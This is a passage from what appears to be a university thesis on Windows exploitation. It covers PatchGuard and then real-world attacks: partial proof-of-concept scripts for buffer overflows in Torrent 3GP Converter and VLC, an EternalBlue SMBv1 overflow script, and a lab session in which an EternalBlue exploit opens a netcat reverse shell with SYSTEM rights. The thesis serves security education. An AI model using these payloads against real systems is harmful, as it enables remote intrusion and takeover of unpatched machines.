Kernel Patch Protection, informally called *PatchGuard*, is a protection mechanism that detects if crucial kernel data and code were tampered with by third-party software. For example, before its introduction, many anti-virus programs used to install hooks and alter special registers and data structures to achieve complete system monitoring. While this approach was very effective, it was also the major cause of OS crashes, according to Microsoft, that eventually created *PatchGuard*. Malware can take advantage of the same patching techniques too, so *PatchGuard* is also a security measure.

It works by performing periodic checks on the integrity of code and data structures. These are some of the prohibited modifications that PatchGuard monitors:

- patching code in the kernel, HAL or the *NDIS* network library,
- modifying the *Interrupt Descriptor Table* or the *Global Descriptor Table*,
- using kernel stacks not allocated by the kernel,
- modifying the *LSTAR MSR* to intercept all syscalls.

Other mitigations are in place, namely DEP, Security Cookies, CFG, CET, and more. They are implemented exactly like their user-mode counterparts, so they are not further discussed.

Chapter 7

Real world examples

Before this point, exploits have been presented on very simple programs which had specifically been written to demonstrate exploit techniques. Moreover, many mitigations that are in place today were presented and new ones will arise. Additionally, there exist some coding guidelines and best practices to avoid vulnerabilities by design or to reduce their likelihood. Consequently, one may think that exploitable vulnerabilities are just a rare condition.


Despite the publicly available information being so wide, vulnerabilities are a concrete problem to this day [2, 7, 19, 26]. In this chapter, some exploits on real programs are presented to show that vulnerable programs are not so uncommon.

First, a buffer overflow in *Torrent 3GP Converter* is exploited to inject a shellcode in Section 7.1. Then, in Section 7.2, *VLC* is attacked exploiting the *SEH* mechanism to achieve arbitrary code execution. Finally, Section 7.3 talks about *EternalBlue*, the infamous exploit used by WannaCry and NotPetya attacks [24]. It is an exploit of the Windows SMB server driver that allows kernel-mode remote code execution.

7.1 Jump to heap in Torrent 3GP Converter

Torrent 3GP Converter is a program that allows the user to convert video files between popular file formats. A free trial version is available, but the license key field has a buffer overflow vulnerability that can be exploited.

Vulnerable part. The buffer overflow allows writing a large number of bytes in the stack when entering the license key. To simplify the validity check of the license key, all lowercase letters are converted to uppercase, so the payload must avoid bytes corresponding to lowercase letters. The null byte is also forbidden, it is replaced by 0x20 unless it is the last byte, in which case it is discarded; other forbidden bytes must be avoided too.



Name: a

Code: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(FI

Start time: 00:00:00.000

End time: 00:00:00.000

Figure 7.1: Torrent 3GP vulnerable field

Exploit. The main executable and some loaded DLLs do not support ASLR, so they are loaded at fixed addresses. However, an ROP attack is not viable, as all the executable's addresses start with the null byte and the DLLs' addresses with a lowercase letter.

DEP is not enabled, so a single gadget can be used to go to the shellcode injected along the payload. Considering the forbidden bytes, no actual address can be written to the saved return address unless it ends with zero. This implies that the overwritten return address must be the last thing in the payload. This makes the `jmp esp` instruction not viable, as it would jump after the overwritten return address and that memory part is not controllable by the attacker.

A more sophisticated gadget could be searched for, but it is unnecessary: when the overwritten return address is read, the `esi` register points to a heap-allocated buffer that contains the payload too. So a `jmp esi` instruction is enough to reach the shellcode, if it is put at the beginning of the payload. An excerpt from the PoC script follows.

```python
shellcode = b''
shellcode += b'\x89\xf7' # mov edi, esi; replacement for GetPC
shellcode += b"\x57\x59\x49"
shellcode += b"\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5a"
# ...
payload = (
    shellcode +
    b'a' * (RET_ADDR_OFFS - len(shellcode)) +
    p32(JMP_ESI)
)

with open('evil.txt', 'wb') as f:
    f.write(payload)
    print('payload written in evil.txt')
```

To deliver the exploit, the PoC script has to be run, then the content of the generated file has to be pasted in the text field of the license key.

Another way to exploit this vulnerability would be to overwrite a program's `SEH_Record` to redirect the control flow to the stack.

7.2 SEH overwrite in VLC

VLC is a popular video and audio player. In version v0.8.6e, a 2008 public version, there is a buffer overflow vulnerability in the function that parses subtitles. The vulnerability also has an associated CVE (Common Vulnerabilities and Exposures) number: CVE-2008-1881.

Vulnerability. The subtitles parsing function invokes `sscanf` with an unsafe format string, that is, a format string that allows an unbounded number of characters to be stored in the buffer pointed by a parameter:

```
"Dialogue: %[^,],%d:%d:%d.%d,%d:%d:%d.%d,%81920[^\r\n]"
```

The `"%[^,]"` part means: "an unbounded sequence of characters different from comma"; a newline or a null character terminates the scan too.

The following disassembled code shows the vulnerable part.

```
        lea     edx, [esp + 0x70] ; buffer in the stack
        mov     ecx, unsafeFormatString
        ; ...
        mov     [esp + 8], edx ; 3rd parameter
        mov     [esp + 4], ecx ; 2nd parameter
        ; ...
        call    sscanf
```

The first parameter to `sscanf` is a string containing a single line of the subtitles file.

Exploit. To exploit the vulnerability, the payload has to be delivered via the subtitles file, which is created by the PoC script. The buffer overflow is exploited to overwrite a msvcrt.dll's `SEH_Record`; in the process, the return address is overwritten with junk to trigger an exception. The maliciously-crafted payload also makes the function return right after *the* `sscanf` call without further memory reads, simplifying the payload crafting process.


```python
with open('Bof-VLC.ssa', 'wb') as f:
    payload = (
        SSA_SKELETON + # bare bones subtitle file
        b'a' * (SEH_RECORD_OFFS - lenSc - 8) +
        shellcode +
        b'\x90\x90\x90\xe9' + # jmp rel32 to shellcode
        p32(jmpTarget) +
        b'\xeb\xf9\x90\x90' + # begin of SEH_Record; jmp rel8 to jmp rel32 (-7)
        p32(POPPOPRET) # custom exception handler
    )
    f.write(payload)
```

Despite being a real-world example, the exploit is pretty similar to the one shown on the example program, which was specifically made to explain the technique.

7.3 EternalBlue exploit on Windows SMBv1 server

EternalBlue is a vulnerability of the *Lanman server* driver, also called *SMBv1 Server* because it handles incoming *SMBv1 protocol* messages. The *SMBv1 protocol* allows for shared access to files and printers. The *SMBv1 Server* listens on port 445 and it is enabled by default in some past Windows versions, like Windows 7, Windows 8, Windows Server 2008, and others. It has multiple vulnerabilities, which, if combined, allow for arbitrary remote code execution. Additionally, it is a driver, so the remote code runs at *ring 0*, that is, with kernel privileges, making it a very dangerous vulnerability.

Vulnerabilities. The *EternalBlue* exploit takes advantage of three different bugs.



Apri: C:\Users\fra\Desktop\exploits\VLC\Bof-VLC.avi

[✓] Usa file di sottotitoli

File: C:\Users\fra\Desktop\exploits\VLC\Bof-VLC.ssa

Opzioni avanzate

[ ] Trasmetti/Salva

[ ] Cache 300

Personalizza: C:\Users\fra\Desktop\exploits\VLC\Bof-VLC.avi

Figure 7.2: VLC exploited

When converting an *OS/2 File Extended Attributes* structure, FEA for short, to a Windows FEA structure, or NT FEA, an arithmetic overflow makes the program think that the input buffer is bigger than the actual allocated size. Additionally, when a payload is too big to fit in a single packet of type *SMB_COM_TRANSACTION2* or *SMB_COM_NT_TRANSACT*, more packets follow to send the additional data. The latter type uses four bytes to count the size of the payload, while the former uses two. In the case of consecutive packets conveying a single logical message, the packets are allowed to have different types and they will be converted to the last packet's format. However, the allocated memory will depend on the first packet, so this can be combined with the first bug to trigger a buffer overflow in non-paged memory.

Another bug allows for *heap spraying*, that is, triggering a heap allocation multiple times with attacker-controlled content. Heap spraying allows to write an executable shellcode in the heap, that is then executed leveraging the buffer overflow.

Exploit. A PoC script from Worawit [30] is shown in Listing 7.1. The script shows how to trigger the buffer overflow. Random data is written, so the effect is to perform a Denial of Service attack, that is, crash the attacked computer showing a BSOD. The payload is structured as follows:

```
typedef struct _FEA {   /* fea */
    BYTE fEA;         /* flags                              */
    BYTE cbName;      /* name length not including NULL */
    USHORT cbValue;   /* value length */
} FEA, *PFEA;
typedef struct _FEALIST {    /* feal */
    DWORD cbList;   /* total bytes of structure including full list */
    FEA list[1];    /* variable length FEA structures */
} FEALIST, *PFEALIST;
```

FEA stands for File Extended Attribute. Each *FEA* structure is followed by two strings separated by a null byte. The strings are *cbName* and *cbValue* long, respectively. The next *FEA* is located after the second string. So, in the PoC script, 0x10000 is written in the cbList field and two *FEA*s of 0xc003 and 0xcc00 bytes are sent. The server allocates space as dictated by *cbList*, which is 0x10000. However, the last packet of the transaction will be in the *OS/2* format, so the arithmetic overflow will set the input data size to:


```
    (0x10000 & 0xffff0000) | (0xc003 & 0xffff)
```

That is, only the low word of the packet size is overwritten and the buffer is processed as if 0x1c003 bytes were allocated. The intended behaviour is to discard the second *FEA* and process 0xc003 bytes.

```
payload = p32(0x10000) # FEALIST.cbList
payload += b'\x00' + b'\x00' + p16(0xc003) + b'A'*0xc004 # FEA
payload += b'\x00' + b'\x00' + p16(0xcc00) + 'B'*0x4000
conn.send_nt_trans(2, setup=p16(TRANS2_OPEN2), mid=mid, param='\x00'*30, data=payload
    [:1000], totalDataCount=len(payload))

i = 1000
while i < len(payload):
    sendSize = min(4096, len(payload) - i)
    if len(payload) - i <= 4096:
        conn.send_nt_trans_secondary(mid, data=payload[i:i+sendSize], dataDisplacement=
    i)
    else:
        conn.send_trans2_secondary(mid, data=payload[i:i+sendSize], dataDisplacement=i)

    i += sendSize
```

Listing 7.1: EternalBlue Proof of Concepts

Furthermore, a PoC script from ExpoitDb [23] that contains the full exploit was tested. Figure 7.3 shows two virtual machines in which one gains access to the other using the PoC script. It uses the buffer overflow and heap spraying to execute a kernel-mode shellcode, which in turn executes a user-mode shellcode that connects a *reverse shell* [9] to a listening instance of *netcat*.



```
fra@ubuntu:~/Desktop/code$ python3 41987rev.py 10.255.255.22
```

```
fra@ubuntu:~/Desktop/code$ nc -l 10.255.255.20 1337
```

```
C:\Users\fra>ipconfig

Configurazione IP di Windows


Scheda Ethernet Connessione alla rete locale (LAN):

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::3900:8f7:e782:aaa1%1
1
   Indirizzo IPv4. . . . . . . . . . . . : 10.255.255.22
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . :

Scheda Tunnel isatap.{8788CA13-9718-482C-90EC-062B891B47BB}:

   Stato supporto. . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione:

C:\Users\fra>_
```

```
fra@ubuntu:~/Desktop/code$ python3 41987rev.py 10.255.255.22
[*] MS17-010 Exploit - SMBv1 SrvOs2FeaToNt OOB
[*] Exploit running.. Please wait
[*] Thanks NSA!
[*] Creditz: @EquationGroup @ShadowBrokers @progmboy @zerosum0x0 @juansacco
[*] KPN Red team: <juan.sacco@kpn.com>
fra@ubuntu:~/Desktop/code$
```

```
fra@ubuntu:~/Desktop/code$ nc -l 10.255.255.20 1337
Microsoft Windows [Versione 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tutti i diritti riservati.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:\Users\fra\Desktop
cd C:\Users\fra\Desktop

C:\Users\fra\Desktop>echo hello>test.txt
echo hello>test.txt
```

```
C:\Users\fra>ipconfig

Configurazione IP di Windows


Scheda Ethernet Connessione alla rete locale (LAN):

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::3900:8f7:e782:aaa1%1
1
   Indirizzo IPv4. . . . . . . . . . . . : 10.255.255.22
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . :

Scheda Tunnel isatap.{8788CA13-9718-482C-90EC-062B891B47BB}:

   Stato supporto. . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione:

C:\Users\fra>type Desktop\test.txt
hello

C:\Users\fra>_
```

Figure 7.3: EternalBlue test

Chapter 8

Conclusions

Different low-level exploitation and mitigation techniques for Windows programs and drivers were explored. Some mitigations only require compiler support, while some are implemented in the Windows Operating Systems. Other mitigations require both compiler and OS support.

To understand the exploits, some relevant Windows internal details were reviewed, both at high and low level. To develop the exploits, many helping tools that we presented were used, along with debuggers and debug techniques.

Kernel exploitation was examined too. Kernel exploits allow for a wider set of operations because code executing in kernel mode has a higher privilege level. However, kernel exploits require special conditions which are harder to be met, that is, the ability to load a known vulnerable driver, or an already loaded vulnerable driver. Unfortunately, there is no blacklist mechanism to block known vulnerable drivers and the signature expiration date is not enforced. Exploiting a kernel vulnerability is possible too, however kernel vulnerabilities are patched more rapidly because the kernel is a more critical component that runs on all Windows machines.

The diffusion of an exploit technique caused a new mitigation to be born, which in turn pushed hackers to create a new exploit technique to bypass it. This cat and mouse game is not over yet. Some real-world vulnerable programs and drivers were examined and exploited, and even more recent articles talking about currently-working real exploits were used as reference material.

Bibliography

[1] Andrea Biondo, Mauro Conti, and Daniele Lain. "Back To The Epilogue: Evading Control Flow Guard via Unaligned Targets." In: *Ndss*. 2018.

[2] Gil Dabah. *Win32k: Smash The Ref*. https://msrndcdn360.blob.core.windows.net/bluehat/bluehatil/2022/assets/doc/Smash%20The%20Ref%20-%20A%20Design%20Flaw%20in%20Windows%20Kernel__Gil%20Dabah.pdf. Accessed June 30, 2024.

[3] dzzie. *scdbg*. http://sandsprite.com/blogs/index.php?uid=7&pid=152. Accessed June 30, 2024.

[4] ElephantSe4l. *freshyCalls*. https://github.com/crummie5/FreshyCalls. Accessed June 30, 2024.

[5] Gallopsled. *Pwintools*. https://github.com/masthoon/pwintools. Accessed June 30, 2024.

[6] Gallopsled. *Pwntools*. https://github.com/Gallopsled/pwntools. Accessed June 30, 2024.

[7] Arav Garg. *Exploiting a use-after-free in Windows Common Logging File System (CLFS)*. https://blog.exodusintel.com/2022/03/10/exploiting-a-use-after-free-in-windows-common-logging-file-system-clfs/. Accessed June 30, 2024.

[8] HackSysTeam. *HackSys Extreme Vulnerable Driver*. https://github.com/hacksysteam/HackSysExtremeVulnerableDriver. Accessed June 30, 2024.

[9] Richard Hammer. "Inside-out vulnerabilities, reverse shells". In: 2006.

[10] hfiref0x. *UACME*. https://github.com/hfiref0x/UACME. Accessed June 30, 2024.

[11] jthuraisamy. *SysWhispers*. https://github.com/jthuraisamy/SysWhispers. Accessed June 30, 2024.

[12] jthuraisamy. *SysWhispers2*. https://github.com/jthuraisamy/SysWhispers2. Accessed June 30, 2024.

[13] Aleph One (Elias Levy). "Smashing The Stack For Fun And Profit". In: *Phrack* 7.49 (Nov. 1996).

[14] Microsoft. *Interaction Between Threads and Securable Objects*. https://docs.microsoft.com/en-us/windows/win32/secauthz/interaction-between-threads-and-securable-objects. Accessed June 30, 2024.

[15] MITRE. *cvedetails*. https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-32238/version_id-677478/Microsoft-Windows-10-21h2.html. Accessed June 30, 2024.

[16] mrexodia. *x64dbg*. https://github.com/x64dbg/x64dbg. Accessed June 30, 2024.

[17] Palo Alto Networks. *Malware vs. Exploits*. https://www.paloaltonetworks.com/cyberpedia/malware-vs-exploits. Accessed June 30, 2024.

[18] Dario Nisi et al. "Lost in the Loader: The Many Faces of the Windows PE File Format". In: *24th International Symposium on Research in Attacks, Intrusions and Defenses*. 2021.

[19] Costin Raiu. *PuzzleMaker*. https://securelist.com/puzzlemaker-chrome-zero-day-exploit-chain/102771/. Accessed June 30, 2024.

[20] Rapid7. *Metasploit Framework*. https://github.com/rapid7/metasploit-framework. Accessed June 30, 2024.

[21] Sashs. *Ropper*. https://github.com/sashs/Ropper. Accessed June 30, 2024.

[22] Morten Schenk. *bypassing-control-flow-guard-in-windows-10*. https://improsec.com/tech-blog/bypassing-control-flow-guard-in-windows-10. Accessed June 30, 2024.

[23] Offensive Security. *ExploitDB*. https://www.exploit-db.com/. Accessed June 30, 2024.

[24] SentinelOne. *EternalBlue Exploit: What It Is And How It Works*. https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/. Accessed June 30, 2024.

[25] Hovav Shacham. "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)". In: *Proceedings of the 14th ACM conference on Computer and communications security*. ACM. 2007, pp. 552–561.

[26] Yarden Shafir. *One I/O Ring to Rule Them All: A Full Read/Write Exploit Primitive on Windows 11*. https://windows-internals.com/one-i-o-ring-to-rule-them-all-a-full-read-write-exploit-primitive-on-windows-11/. Accessed June 30, 2024.

[27] The MinGW-w64 team. *mingw-w64*. https://www.mingw-w64.org/. Accessed June 30, 2024.

[28] TheCruZ. *kdmapper*. https://github.com/TheCruZ/kdmapper. Accessed June 30, 2024.

[29] winterknife. *Pinkpanther*. https://github.com/winterknife/PINKPANTHER. Accessed June 30, 2024.

[30] Worawit. *EternalBlue exploits*. https://github.com/worawit/MS17-010. Accessed June 30, 2024.

Appendix A

Cdb/windbg cheatsheet

Command line options:

`-p pid`	attach to a running process
`-pn name`	attach to a running process
`-o name [args]`	start a process
`-y path`	specify symbol path (; is separator)

Syntax for various things during debug:

function symbol	exefile!function
address	hex without 0x nor h nor $
addr range	hex_start(as above) hex_end (included)
addr range	hex_start Lhex_quantity (e.g. 402010 L10)
note:	the above hex_quantity is an elements count, not bytes count
address of global var	varname
address of local var	$!varname
register to r command	regname
register in expr	@regname

commands during debug:

(no category)	
enter key	repeat the last command
`l-t`	turn off ”source mode” = execute 1 instruction when stepping
`l+t`	turn on ”source mode” = execute 1 source line when stepping
`*`	comment line (useful for spacing)
`k`	print stack trace (most recent up)
`kp`	print stack trace with all parameters
`!address addr`	print info about addr
`? expr`	evaluate an expression
`?? expr`	evaluate a C++ expression

process control	
`q`	terminate process and quit debugger
`qd`	quit and detach, the program is not closed
`ctrl+b then enter`	kill the debugger
`.kill`	kills the debugged process
`.detach`	detach from debugged process

symbol files	
`.sympath[+] path`	set or add the symbol path (where to look for symbol files)
`.sympath`	show the current symbol path

breakpoints	
`bl`	list breakpoints
`bp addr`	set breakpoint to address (hex without 0x (?))
`bm sym`	set breakpoint to symbol
`bc brkId`	delete breakpoint by id

memory dumping	
note	every command below can be given an address or range
note	if no range, start from previous dump's end, or from *ip
note	if address is invalid, ?? are shown
`dw`	dump words
`dd`	dump dwords
`dq`	dump quadwords
`dp`	dump pointers
`df`	dump floats
`dD`	dump doubles
`da`	dump ascii until null OR range end
`du`	dump unicode
`db`	dump bytes + ascii view
`dW`	dump words + ascii view (ascii is not reversed in any way)
`dc`	dump dwords + ascii view (ascii is not reversed in any way)
`dyb`	dump binary and bytes
`d`	same dump as before
`dv`	print name and value of all local vars

memory editing	
note	general syntax is e* address values|"string"
note	if no value is given, you'll be prompted for a value
note	the specified address is the start of writing
`ea`	enter ascii without null terminator
`eb`	enter bytes (can use 'a' syntax)
`ed`	enter dwords
`eD`	enter doubles
`ef`	enter floats
`ep`	enter pointers
`eq`	enter quadwords
`eu`	enter unicode string without null terminator
`ew`	enter words
`eza`	enter ascii, null-terminated
`ezu`	enter unicode, null-terminated
`e`	same as before

as/disassembling	
`a`	assemble **32 bits only** instructions at *ip (nice design!!!)
`a addr`	assemble 32 bits instruction at addr
`u`	disassemble after last `u` or from *ip (somehow broken; better to include addr)
`u addr`	disassemble 8 instructions at address
`u range`	
`uf addr`	disassemble function
`uf /c addr`	disassemble call instructions in function

register read and write	
`r`	display gp registers, seg registers, flags
`rF`	display fp registers
`rX`	display sse xmm regs
`r regname`	display regname (any, also flags)
`r regname:type`	display reg with cast to `(ib|ub|iw|uw|id|ud|iq|uq|f|d)`
`r regname=value`	assign reg
`r.`	display regs of current instruction
`r regname=`	display value and prompt for a new one

execution control	
`g`	continue execution (gdb: `c` and `r`)
`g addr`	execute from addr
`gu`	execute until function ends
`p`	step (skips interrupts and calls)
`p count`	step more instructions
`pt`	step until return
`t`	step (doesn't skip interrupts nor calls)
`t count`	step more instructions
`~m`	resume current thread

Appendix B

Full examples

More examples than the ones shown in the thesis were actually developed, mainly for learning purposes. Additionally, many listings contain only the relevant part rather than the whole code. They are all available at `https://github.com/ProceDude/WindowsBinaryExploits` for public usage.

- Section B.1 contains user-mode vulnerable programs and exploits.
- Section B.2 contains kernel-mode exploits; the vulnerable "toy" targets are existing very vulnerable drivers.
- Section B.3 contains user- and kernel-mode exploit examples to real world programs.
- Section B.4 contains miscellaneous stuff.

B.1 Vulnerable examples folder

1_simple_bof contains two vulnerable programs, in which the second is identical to the first but it has more stack space to write to. Both programs ask for a name, then read it using the dangerous `gets` in a stack-based buffer.

The exploits leverage the buffer overflow to perform progressively complicate tasks and in different variations.

2_nx contans three vulnerable programs: *1_gets_pw.c* is made to be attacked with ROP; *2_leakless.c* is very similar to the previous one and it was not really needed; *3_pivotme.c* has an additional vulnerability to allow stack pivoting.

rop_vs_32/64.py and *leakless.py* use ROP to exploit the vulnerabilities in the aforementioned programs. *pivot32.py* perform stack pivoting be able to write a longer ropchain.

2_5_leaks contains a program that contains an arbitrary read vulnerability that allows to leak an address and break ASLR. The python script performs such attack.

2_7_cookies contains a program that has an arbitrary write vulnerability so that stack cookies can be bypassed as done in the python script.

3_seh contains a program with security cookies and SEH handlers, so the SEH mechanism can be exploited as done in *exploit_1.py*.

4_cfg contains two CFG-instrumented programs. One uses direct calls (not protected by CFG) and the other indirect calls. In the latter, the vulnerability allows for arbitrary function calls. The python script *rop_dc32/64.py* shows the fact that CFG does not prevent ROP in any way. *exploit_ic32/64_naive.py* is a test for compiler features. Instead, *exploit_ic32/64_recycle.py* is the script that attacks CFG.

B.2 Kernel examples folder

dummy_hevd is a very simple example of using the *Hacksys Extreme Vulnerable Driver*. In the example, a local variable is overwritten by exploiting the arbitrary write vulnerability.

intelACE uses the helper class from *KdMapper* to load the Intel vulnerable driver and achieve arbitrary code execution in the kernel.

tokenStealing is similar to the above example, but with an actual shellcode that performs token stealing.

B.3 Real examples folder

The *real_examples* folder contains two exploits on real programs: *VLC* and *Torrent 3GP converter*.

B.4 Other examples folder

The *other_examples* folder contains an example of the usage of *Freshy calls*, in which a calculator is opened by using syscalls.

Ringraziamenti

Questa avventura, avvincente ma a tratti ardua, è stata facilitata da diverse persone, che vorrei ringraziare.

Immensa gratitudine va a Giovanni, per avermi fatto scoprire il mondo dell'exploitation ed avermi aiutato a navigarlo.

Grazie alle professoresse e professori per avermi insegnato tante cose utili e interessanti.

Grazie agli "OPCS" per avermi tenuto compagnia nonostante farneticassi cose strane e per essere stati la mia famiglia.

Grazie a tutti!